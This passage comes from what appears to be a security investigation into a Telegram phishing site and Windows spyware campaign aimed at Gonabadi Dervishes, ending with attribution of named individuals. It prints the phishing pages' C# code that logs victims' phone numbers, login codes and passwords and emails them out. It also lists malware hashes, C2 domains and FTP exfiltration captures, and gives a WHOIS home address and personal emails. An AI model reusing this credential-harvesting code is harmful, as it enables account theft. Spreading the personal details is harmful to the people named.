    Environment.NewLine + " CountryCode : [" + txtCountryCode.Value + "]";
string log2 = Step2 + GetMyInfo();
using (StreamWriter sw = File.AppendText(Server.MapPath("~/home/Name2.txt")))
{
    sw.WriteLine(log2/*.Replace(Environment.NewLine, "")*/);
}

Mail.SendEmail(log2.Replace(Environment.NewLine, "<br />"), Step2.Replace(Environment.NewLine, ""));
Session["PhoneNumber"] = txtPhoneNumber.Value;
Session["CountryCode"] = txtCountryCode.Value;
Response.Redirect("telegram-Code.aspx", true);
```

Step Three: telegram-Code.aspx: On this page, the hacker(s) show a message to the victim and ask them to enter their 2-step verification code. The code, phone number, and country code will be tagged Step3 and stored in Name2.txt. This information will be emailed to a gmail account (t.me.code@gmail.com) as well. The victim is then redirected to two-step-verification.aspx.



```
protected void lbLoginPage_Click(object sender, EventArgs e)
{
    if (String.IsNullOrEmpty(txtCode.Value) && String.IsNullOrEmpty(txtCode.Value))
    {
        return;
    }
    else
    {
        string Step3 = "Step3" +
            Environment.NewLine + " TelegramCode : [" + txtCode.Value + "]" +
            Environment.NewLine + " PhoneNumber : [" + Session["PhoneNumber"] + "]" +
            Environment.NewLine + " CountryCode : [" + Session["CountryCode"] + "]";
        string Log3 = Step3 + GetMyInfo();

        using (StreamWriter sw = File.AppendText(Server.MapPath("~/home/Name2.txt")))
        {
            sw.WriteLine(Log3/*.Replace(Environment.NewLine, "")*/);


        }
        Session["TelegramCode"] = txtCode.Value;
        Mail.SendEmail2(Log3.Replace(Environment.NewLine, "<br />"), Step3.Replace(Environment.NewLine, ""));
        Response.Redirect("two-step-verification.aspx", true);

    }
}
```


Step Four, two-step-verification.aspx: On this page, hackers try to convince the victim to enter their second password. This password and all other information will be tagged Step4, stored in Name2.txt and also emailed to an gmail (telegram.backups@gmail.com) account.



```
protected void lbNext2_Click(object sender, EventArgs e)
{
    if (!String.IsNullOrEmpty(txtPassword2.Value))
    {
        //
        //
        //File.AppendText
        string Step4 = "Step4" +
            Environment.NewLine + " Password : [" + txtPassword2.Value + "]" +
            Environment.NewLine + " TelegramCode : [" + Session["TelegramCode"].ToString() + "]" +
            Environment.NewLine + " CountryCode : [" + Session["CountryCode"].ToString() + "]" +
            Environment.NewLine + " PhoneNumber : [" + Session["PhoneNumber"].ToString() + "]";
        string Log4 = Step4 + GetMyInfo();


        using (StreamWriter sw = File.AppendText(Server.MapPath("~/home/Name2.txt")))
        {
            sw.WriteLine(Log4/*.Replace(Environment.NewLine, "")*/);
        }
        Mail.SendEmail(Log4.Replace(Environment.NewLine, "<br />"), Step4.Replace(Environment.NewLine, ""));
    }
    //Mail.SendEmail("PhoneNumber = " + txtPhoneNumber.Value + " CountryCode = " + txtCountryCode.Value, "<br />PhoneNumber = " + txtPhoneNumber.Value + "<br /> Cou
    Response.Redirect("activation.aspx", true);

}
```

Finally, the victim gets redirected to activation.aspx, which shows them a message that says: *"Your telegram account backup is available and your account information has registered. Plase [sic] study a page [sic] content that your [sic] being redirected [sic]. After a review telegram is ready to use."*

After 30 seconds, the victim is redirected to https://telegram.org/faq_spam which is the real website of the Telegram.



```
var seconds = 30;

function countdown() {
    seconds = seconds - 1;
    if (seconds < 0) {
        window.location = "https://telegram.org/faq_spam";
    } else {
        document.getElementById("countdown").innerHTML = seconds;
        window.setTimeout("countdown()", 1000);
    }
}

countdown();
```

All of the victims' information that had been collected and stored in Name2.txt was publicly available on http://telegrambackups.com/web/home/Name2.txt up until July or August 2020. Previously, an older version of this site was storing all the information on http://telegrambackups.com/web/home/Name.txt.

Analysis of the Gonabadi Malware: video-record-20180220-convertmp4.zip

Below is the technical analysis of the orginal video that was sent to Gonabadi Dervishes.

Sample Indicator of Compromise (IoCs)	

File Name: **video-record-20180220-convertmp4.zip**
MD5 = f13758e2150d7f8e0e2d3722f2915cd9
SHA1 = 685f132bafb5041674631d3742f186c5b96f3ab2
SHA256 = fd278b161177453ffd40b73924e7fee4a2707945807c3a3d7f9349fe071763cf	

Targeted OS	Microsoft Windows
Attack Type	Malware
File Format	ZIP Executable
File Signature	0000000 P K etx eot dc4 nul ht nul bs nul 90 h U L cr syn 0000020 syn 83 # } ? nul ? nak ? nul $ nul nul nul v i 0000040 d e o - r e c o r d - 2 0 1 8 0 0000060 2 2 0 - c o n v e r t m p 4 . s 0000100 c r ? o ? ? 98 ? V f ? 8f bs dle ? D 0000120 ? dc4 4 X ? o ? P 98 nl 90 ? ? 87 ? ? 0000140 L ? bs nl H A ? 9c enq vt nul sp T ? F ? 0000160 J 7 \ 8a p ? 0 ? P 9 vt ? ? ? ? % 0000200 8d ? ? ? P) o \ so ? C esc 88 ? E c 0000220 ? ? em ? L ? 9b rs ? 80 V L 85 96 fs ! *

File Created/Dropped

- video-record-20180220-convertmp4.exe
  MD5 = CC95E164FC390FA3B75A2C49518EDBB7
- \AppData\Local\Temp\RarSFX0\myvideo.mp4
  MD5 = CA1E45CD176751931C87EDBF25AA4469
  SHA1 = E444A49B260E815C7D2F3E309F7C7B62226D4F0658FC756EC0AED5EFFB5226A8
- C:\Users\user\AppData\Local\Temp\RarSFX0\myvideo.mp4
  MD5 = CA1E45CD176751931C87EDBF25AA4469
  SHA1 = 5B15FB002162591BAB0067A5C15C7E5C1726DC24
  SHA-256 = E444A49B260E815C7D2F3E309F7C7B62226D4F0658FC756EC0AED5EFFB5226A8
- C:\Users\user\AppData\Local\Temp\RarSFX1\keyboard-EN.exe
  MD5 = AAC5BC1F94F32A69D7DCEA33F305E6FC
- \AppData\Local\Temp\4dtg5389
  MD5 = 3F1D1D8D87177D3D8D897D7E421F84D6
  SHA1 = DD082D742A5CB751290F1DB2BD519C286AA86D95
  SHA-256 = F02285FB90ED8C81531FE78CF4E2ABB68A62BE73EE7D317623E2C3E3AEFDFFF2


- \AppData\Local\Temp\RarSFX0\662fsnnsf.nfs
  MD5 = 854418D163B0E1269970338916FF6374
  SHA1 = 295F01317D14E1548ECDFAD1342CFAE844F5DD8D
  SHA-256 = B5E571EB492EAEE853ABDF8B6202F7E543F09D8343A85F467CD4806F8E19A14F
- AppData\Local\Temp\RarSFX0\662fsnok.bat
  MD5 = 65A9117998EC551DE93B1B81ED61265D
  SHA1 = DF0FE91B4F42063AE79567051D58EA6ADC77C77D
  SHA-256 = 3DD288423F29F4C88AC9F1744474FB8A20C56E7BBC8C818C8E3ABE9082F28C6B
- \AppData\Local\Temp\RarSFX0\662fsnsoon.bat
  MD5 = 55763B50FDB273C3802F1F6C73C5D810
  SHA1 = 8D39DB81D1379448C15B7EA00B033B74039EDD53
  SHA-256 = 9AB259DBB84D208F3C565BE2DFF378EE1CEF89CAA13AD189B901A5946BB8430E
- \AppData\Local\Temp\RarSFX0\662fsnstart.vbs
  MD5 = 42815E7F41FA4914036F37D0249D234F
  SHA1 = 4972047A2A7DB7C3B565D729AEFCCC7AB3DCBA05
  SHA-256 = DB7950D2C6EECA5E076ED33FEEFFFFEAC122EC28F2666EF0FCCF73C3AA3879F7
- \AppData\Local\Temp\RarSFX0\xfs.conf
  MD5 = CA1E45CD176751931C87EDBF25AA4469
  SHA1 = 5B15FB002162591BAB0067A5C15C7E5C1726DC24
  SHA-256 = E444A49B260E815C7D2F3E309F7C7B62226D4F0658FC756EC0AED5EFFB5226A8
- \AppData\Local\Temp\RarSFX1\43ok.vbs
  MD5 = 8E1B633C968A340CBC4B7F840432CA1C
  SHA1 = FD33A4DD09D5635A2C6A508FDA5F0D3C40039742
  SHA-256 = BDB9331B3CE881FB655631FE7C16C9C85299BA01675E808C5FEB8312300C769B

Network Behavior

Ports	FTP	Domain Registration info	Domains & IPs
• 21 (FTP) %55 • 80 (HTTP) %20 • 443 (HTTPS) %10 • 53 (DNS)	162.248.243.55	Email: ata.atai@mail.com Admin ID: 79ea5c0a3fd322f0 Admin Name: ata atai Admin Organization: telegraphco Admin Street: Dubai Admin City: sharjeh Admin State/Province: Ardabil Admin Postal Code: 1013567890 Admin Country: IR Admin Phone: +98.9712168596	● telegramdesktop.com[5] ● 162.248.243.55

The malware will create a folder for each victim on FTP and store the stolen information there.

[5] Further documentation is available upon request.



```
No.  Time       Source      Destination Protocol Length Info
 199 22.956652  [redacted]  [redacted]  FTP       197 Response: 220-FileZilla Server 0.9.60 beta
 200 22.956682  [redacted]  [redacted]  FTP       197 Response: 220-FileZilla Server 0.9.60 beta
 201 22.957068  [redacted]  [redacted]  FTP        77 [redacted]
 202 22.957080  [redacted]  [redacted]  TCP        54 21 → 49171 [ACK] Seq=144 Ack=24 Win=29312 Len=0
 203 22.957195  [redacted]  [redacted]  FTP        77 [redacted]
 204 22.957204  [redacted]  [redacted]  TCP        54 21 → 49172 [ACK] Seq=144 Ack=24 Win=29312 Len=0
 205 23.444064  [redacted]  [redacted]  FTP        98 [redacted]
 206 23.444705  [redacted]  [redacted]  FTP        78
 207 23.444735  [redacted]  [redacted]  TCP        54 21 → 49171 [ACK] Seq=188 Ack=48 Win=29312 Len=0
 208 23.643847  [redacted]  [redacted]  FTP        98 [redacted] 2
 209 23.645665  [redacted]  [redacted]  FTP        78
 210 23.645702  [redacted]  [redacted]  TCP        54 21 → 49172 [ACK] Seq=188 Ack=48 Win=29312 Len=0
 211 23.927308  [redacted]  [redacted]  DNS        79 Standard query 0x0bab A telegramdesktop.com
 212 24.187519  [redacted]  [redacted]  FTP        69 [redacted]
 213 24.188581  [redacted]  [redacted]  FTP        67
 214 24.188592  [redacted]  [redacted]  TCP        54 21 → 49171 [ACK] Seq=203 Ack=61 Win=29312 Len=0
 215 24.321911  [redacted]  [redacted]  DNS        95 Standard query response 0x0bab A telegramdesktop.com A [redacted]

▶ Frame 1: 79 bytes on wire (632 bits), 79 bytes captured (632 bits)
▶ Ethernet II, Src: b2:c2:76:bf:9c:88 (b2:c2:76:bf:9c:88), Dst: 0a:00:27:00:00:00 (0a:00:27:00:00:00)
▶ Internet Protocol Version 4, Src: [redacted]
▶ User Datagram Protocol, Src Port: 56842, Dst Port: 53
▶ Domain Name System (query)

0000  0a 00 27 00 00 00 b2 c2  76 bf 9c 88 08 00 45 00   ··'·····v·····E·
0010  00 41 31 33 00 00 80 11  36 bf c0 a8 02 02 08 08   ·A13····6·······
0020  08 08 de 0a 00 35 00 2d  00 df dd 83 01 00 00 01   ·····5·-········
0030  00 00 00 00 00 00 0f 74  65 6c 65 67 72 61 6d 64   ·······telegramd
0040  65 73 6b 74 6f 70 03 63  6f 6d 00 00 01 00 01      esktop·com·····
```

Transferring file(s) from victim's computer to the C&C server.

Sample IoCs	

File Name: **net-update.exe**
MD5 = 3ef7daf8cbce7a9aa68ee5c0baef8b28
SHA1 = cb765cc4028a1c2e6930aca826567bc8253d8479
SHA256 = 083fe2c0feca89a6011ea2749123e216e0a53b573ebef2f25d856412cee7f99c	

Targeted OS	Microsoft Windows
Attack Type	Spyware
File Format	Executable
File Signature	0000000 M Z 90 nul etx nul nul nul eot nul nul nul ? ? nul nul 0000020 ? nul nul nul nul nul nul nul @ nul nul nul nul nul nul nul 0000040 nul nul nul nul nul nul nul nul nul nul nul nul nul nul nul nul 0000060 nul nul nul nul nul nul nul nul nul nul nul nul ? nul nul nul 0000100 so us ? so nul ? ht ? ! ? soh L ? ! T h 0000120 i s sp p r o g r a m sp c a n n o 0000140 t sp b e sp r u n sp i n sp D O S sp 0000160 m o d e . cr cr nl $ nul nul nul nul nul nul nul 0000200 } ? 81 ? 9 ? ? 8d 9 ? ? 8d 9 ? ? 8d 0000220 rs a 82 8d 1 ? ? 8d rs a 94 8d * ? ? 8d

Dropped files


- C:\Users\user\AppData\Local\Temp\RarSFX0\CapDev.exe
  MD5: 663F9B47A983C2EBE9F70DF74956DCC9
- C:\Users\user\AppData\Local\Temp\RarSFX0\DrvUpdt.exe
  MD5: F78855F488CE965A6A4C60820DF2E696
- C:\Users\user\AppData\Local\Temp\RarSFX0\DrvUpdtd.dll
  MD5: 74C3049AE9229675CCCE544F0491E2F9

Trying to steal browser data and store in ZIP file:

- C:\Users\user\AppData\Roaming\Microsoft\Windows\Device\winzIp.vbs
  MD5: 128E5009B419AFC5EDE9B83E3D066717

Domain and IP:

- developerchrome.com



developerchrome.com

Historical Data

Name Servers	Organization	First Seen	Last Seen	Duration Seen
-	-	2019-11-10 (8 months ago)	2020-07-09 (2 days ago)	8 months
ns2.developerchrome.com ns1.developerchrome.com	-	2018-08-19 (1 year ago)	2019-11-10 (8 months ago)	1 year
xeon2.persianwhois.com xeon1.persianwhois.com	Hetzner Online GmbH	2018-08-04 (1 year ago)	2018-08-19 (1 year ago)	15 days

Analysis of ozvdarozve-windows-50000-gold.exe

Sample IoCs	

File Name: **ozvdarozve-windows-50000-gold.exe**
MD5 = 2f1120f5089af58315891fd316333161
SHA1 = ba4b04a8b20cff6ba27ccf7e79f4bcc8134e1c2c
SHA256 = 30c71764ff80f82a190fc7d2212f0b7eebde4de46327f34e3326acbfd87f268d	

Targeted OS	Microsoft Windows
Attack Type	Malware
File Format	Executable
File Signature	0000000 M Z 90 nul etx nul nul nul eot nul nul nul ? ? nul nul 0000020 ? nul nul nul nul nul nul nul @ nul nul nul nul nul nul nul 0000040 nul nul nul nul nul nul nul nul nul nul nul nul nul nul nul nul 0000060 nul nul nul nul nul nul nul nul nul nul nul nul ? nul nul nul 0000100 so us ? so nul ? ht ? ! ? soh L ? ! T h 0000120 i s sp p r o g r a m sp c a n n o 0000140 t sp b e sp r u n sp i n sp D O S sp 0000160 m o d e . cr cr nl $ nul nul nul nul nul nul nul 0000200 [? ? ? us ? ? ? us ? ? ? us ? ? ? 0000220 syn ? : ? eot ? ? ? syn ? , ? 9f ? ? ?

File Created/Dropped


- C:\Users\user\AppData\Local\Temp\RarSFX0\13fsn3sf.1n3
  MD5 = C7041A9DE03AF5C2C85EC70C3E8DAEFB
  SHA1 = 1E6A569979DD3CAC95D9D1C481EBF9BB1E0B1F12
  SHA-256 = 4FFBF798A68AA5BCC5A52EFD64456483172BE892125085D2C82E2F351A48342A
- C:\Users\user\AppData\Local\Temp\RarSFX0\OzvdarOzv.exe
  MD5 = B9A888A23AF000C6D1C846B9D0FD853C
  SHA1 = 6537F6EA9F0A3EDB5469C7235D70571E5A46C3E1
  SHA-256 = 0DA88A1645F39B41E8CDFE14EAEE40B8845BF92B446DDC646FDDC85389B78495
- C:\Users\user\AppData\Local\Temp\RarSFX1\speaker-audio.exe
  MD5 = 30973D4A637354CAD945AB94205B0323
  SHA1 = 94F9EE0DBD13014B19F42C2FA125F3F9E73B98A3
  SHA-256 = D52A5ECE34828B4201DF630A7BC07449289F0C15833EE13F93F105C510A8282E

Network Behavior

Ports	FTP	Domain Registration info	Domains & IPs

FTP 78% DNS 10% HTTP 3% HTTPS 5%	telegrambackups.com 162.248.243.55	International Domain Privacy Services GmbH	● telegrambackups.com ● us-east-1.route-1.000webhost.awex.io ● tbackup.000webhostapp.com ● 162.248.243.55

The malware will create a folder for each victim on FTP and store the stolen information there.




```
No.   Time   Source   Destination   Protocol   Length   Info
313                                 FTP        98       Response:
321                                 FTP        107      Response: 250 CWD successful.            is current directory.
322                                 FTP        69       Response: 230 Logged on
351                                 FTP        73       Response: 200 Type set to A
352                                 FTP        107      Response: 250 CWD successful.            is current directory.
396                                 FTP        105      Response:
397                                 FTP        73       Response: 200 Type set to A
426                                 FTP        106      Response:
457                                 FTP        103      Response: 220-FileZilla Server 0.9.60 beta
459                                 FTP        103      Response: 220-FileZilla Server 0.9.60 beta
468                                 FTP        115      Response: 150 Opening data channel for directory listing of
469                                 FTP        94       Response: 226 Successfully transferred
471                                 FTP        98       Response:
472                                 FTP        115      Response: 150 Opening data channel for directory listing of
473                                 FTP        94       Response: 226 Successfully transferred
476                                 FTP        98       Response:
485                                 FTP        69       Response:

▶ Frame 313: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
▶ Ethernet II, Src: 0a:00:27:00:00:00 (0a:00:27:00:00:00), Dst: 9c:c1:a2:a8:60:c6 (9c:c1:a2:a8:60:c6)
▶ Internet Protocol Version 4, Src:
▶ Transmission Control Protocol, Src Port: 21, Dst Port: 49959, Seq: 50, Ack: 24, Len: 44
▶ File Transfer Protocol (FTP)
  [Current working directory: ]

0000  9c c1 a2 a8 60 c6 0a 00  27 00 00 00 08 00 45 28   ····`··· '·····E(
0010
0020
0030
0040
0050
0060
```

Transferring file(s) from victim's computer to the FTP server.

Who is behind Andromedaa?

Our investigation suggests that there are two main people behind Andromedaa company, Homayoon Zohoorian Ghanad and MohammadReza Sabeti Baygi.



TWEETS 552 FOLLOWING 220 FOLLOWERS 258 FAVORITES 288

homayun zohoorian
@h0mayun
WEB DEVELOPER
Iran mashhad
homayoon.info
Joined June 2009

Pinned Tweet
homayun zohoorian @h0mayun · Dec 29
یادگیری #زبان #انگلیسی در #اندروید
روز آموز انگليسي
cafebazaar.ir/app/info.homay …

3 6


homayun zohoorian @h0mayun · Mar 9
يك برنامه #اندرويد ايراني جالب براي گرفتن #لايك #اينستاگرام
likebegir.andromedaa.ir
#ريتويت

New to Twitter?
Sign up now to get your own personalized timeline!

© 2015 Twitter About Help Terms Privacy Cookies Ads info

Screenshot of Homayoon Zohoorian Ghanad's twitter account, promoting ANDROMEDAA application

Sabeti Baygi has two apps on the Apple store associated with Andromedaa.



App Store Preview

MohammadReza Sabeti Baygi

iPad & iPhone

آموزش زبان انگليسي اندرومدا
Education

جرات و حقيقت اندرومدا
Entertainment


More ways to shop: Find an Apple Store or other retailer near you. Or call 1-800-MY-APPLE.
Copyright © 2020 Apple Inc. All rights reserved. Privacy Policy | Terms of Use | Sales and Refunds | Legal | Site Map
Choose your country or region

Screenshot of two apps associated with Andromedaa and MohammadReza Sabeti Baygi on Apple store

There are three domains associated with his email address r.sb@outlook.com: adbn.ir, andromediaa.ir, youpost.ir.

Andromedaa.ir is registered by Homayoon Zohoorian Ghanad in the City of Mashhad.

There are 21 other domains registered under the name of Homayoon Zohoorian Ghanad: *30DN.IR, ANDROMEDAA.IR, BEGIR.IR, BUYFOLLOWER.IR, BUYLIKE.IR, CBGR.IR, COMMENTBEGIR.IR, FBGR.IR, FOLLOWBEGIR.IR, FOLLOWERBEG.IR, FOLLOWERBEGIR.IR, FOLLOWERGIR.IR, FOLLOWGIR.IR, IM9.IR, LBGR.IR, LIKEBEG.IR, NDRM.IR, OBGR.IR, OZVBEGIR.IR, OZVDAROZV.IR, VIEWMEMBER.IR*



```
% NOTE: This output has been filtered.

% Information related to 'andromedaa.ir'


domain:         andromedaa.ir
ascii:          andromedaa.ir
remarks:        (Domain Holder) Homayoon Zohoorian Ghanad
remarks:        (Domain Holder Address) mashhad st hashmie 21 bonbaste aval samte chap plak 91
holder-c:       hz929-irnic
admin-c:        hz929-irnic
tech-c:         hz929-irnic
nserver:        ns1.andromedaa.ir
